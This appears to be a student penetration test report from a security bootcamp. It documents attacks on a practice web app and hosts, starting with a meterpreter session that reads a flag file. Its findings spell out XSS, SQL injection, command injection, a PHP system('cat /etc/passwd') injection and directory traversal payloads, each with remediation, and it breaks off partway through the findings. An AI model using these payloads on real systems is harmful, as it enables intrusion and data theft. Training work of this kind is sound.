100666/rw-rw-rw-  207360   fil  2018-09-15 03:13:14 -0400  xwtpdui.dll
100666/rw-rw-rw-  119808   fil  2018-09-15 03:13:15 -0400  xwtpw32.dll
040777/rwxrwxrwx  0        dir  2019-09-06 20:31:02 -0400  zh-CN
040777/rwxrwxrwx  0        dir  2018-09-15 05:08:48 -0400  zh-TW
100666/rw-rw-rw-  67072    fil  2018-09-15 03:13:04 -0400  zipcontainer.dll
100666/rw-rw-rw-  374784   fil  2019-09-06 20:29:22 -0400  zipfldr.dll
100666/rw-rw-rw-  25088    fil  2018-09-15 03:13:04 -0400  ztrace_maps.dll

meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2023-04-25 14:03:22 -0400  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:09 -0500  Documents and Settings
040777/rwxrwxrwx  0      dir   2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-02-15 13:14:06 -0500  Program Files
040777/rwxrwxrwx  4096   dir   2022-02-15 13:14:08 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-02-15 16:27:48 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:13 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-02-15 16:14:31 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2023-04-25 14:02:58 -0400  Users
040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500  Windows
100666/rw-rw-rw-  32     fil   2022-02-15 17:04:29 -0500  flag9.txt
000000/————————   0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Summary Vulnerability Overview

Vulnerability	Severity
Reflected Cross-site scripting (XSS) Attack	Critical
Stored Cross-site scripting (XSS) Attack	Critical
Local File Inclusion	Critical
SQL Injection	Critical
Data Exposure	Critical
Command Injection	Critical
Brute Force Attack	Critical
PHP Injection	Critical
Session Management	Critical
Directory Traversal	Critical
Open Source Exposed Data	Medium
Open Source Exposed Certificate Data (crt.sh)	Informational
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
Shellshock	Critical
Struts - CVE-2017-5638	Critical
Drupal - CVE-2019-6340	Critical
Runas ALL sudoer - CVE-2019-14287	Low
Weak Password	Critical
Vulnerability on Port 21	Critical
Vulnerability on port 110 through SLMail service	Critical
Windows 10 Scheduled tasks access permissions	Low


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35, totalrekall.xyz (34.102.136.180), 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 172.22.117.10, 172.22.117.20
Ports	21,22,80,106,110,445

Exploitation Risk	Total
Critical	17
High	0
Medium	1
Low	2


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected Cross-site scripting (XSS) Attack
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	The payload, <script>alert("hi")</script> was inputted into the search bar on the Welcome.php page and was found to function on the host web app.
Images	
Affected Hosts	192.168.14.35
Remediation	More extensive input validation solutions with AI integrations to mitigate this vulnerability.


Vulnerability 2	Findings
Title	Stored Cross-site scripting (XSS) Attack
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	A malicious script (<script>alert("hi")</script>) was submitted as the payload into the web app as a comment on the Memory-Planner.php page and was found to be able to execute perfectly when reloading the page.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation with AI integrations to mitigate this vulnerability.


Vulnerability 3	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	A PHP file containing a malicious script was uploaded into the web app on the comments.php page successfully. The script as a result was able to run perfectly as well.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35
Remediation	Restrict users from uploading from a local file system.


Vulnerability 4	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Ok' or '1=1-- was typed into the password field on the Login.php page to gain access to the web app.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35
Remediation	Server side and client side input validation to verify that no SQL queries are being injected into the web app.


Vulnerability 5	Findings
Title	Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Login Data was found in the HTML headers on the Login.php page and was then used to log in to the web app as an administrator.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35
Remediation	Take this information out of the HTML source code instead have the web app consult an external database to validate passwords and set in place a secured channel where passwords are compared using encryptions or hashes. The implementation of the Kerberos architecture mitigates this vulnerability.


Vulnerability 6	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	`www.welcometorecall.com | cat vendors.txt` was used as an input as the payload in the MX Record Checker field on the networking.php page to gain access to the vendors record of the Web app.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35
Remediation	Server side and client side input validation to verify that no commands are being injected into the web app.


Vulnerability 7	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Using Vulnerability 6, CG was able to gain access to the username melina and was able to guess the password to be melina after several attempts on the Login.php page.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35
Remediation	Implementing a hard limit for the number of failed login attempts, requiring multi-factor authentication or MFA, and requiring complex usernames and passwords would mitigate this vulnerability.


Vulnerability 8	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	On the souvenirs.php, CG was able to gain access to the /etc/passwd file by appending the url to the following http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd')`.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35
Remediation	Server-side and client-side input validation would mitigate this vulnerability.


Vulnerability 9	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	On the admin_legal_data.php page, CG was able to gain access to the admin sessions by brute forcing and checking different session ids until session 87 was found.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35
Remediation	More complicated, longer, and more random session ids would mitigate this vulnerability as the session Ids were simple 3-digit numbers.


Vulnerability 10	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	On the Disclaimer.php page, CG was able to find the old_disclaimer directory and gain access to the disclaimer_1.txt file using command injection, by changing the url to the following http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt.


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35
Remediation	Server-side and client-side input validation would mitigate this vulnerability.

Vulnerability 11	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	Viewed the WHOIS data through OSINT tactics to access sensitive data, such as the physical address of the server, about totalrekall.xyz.

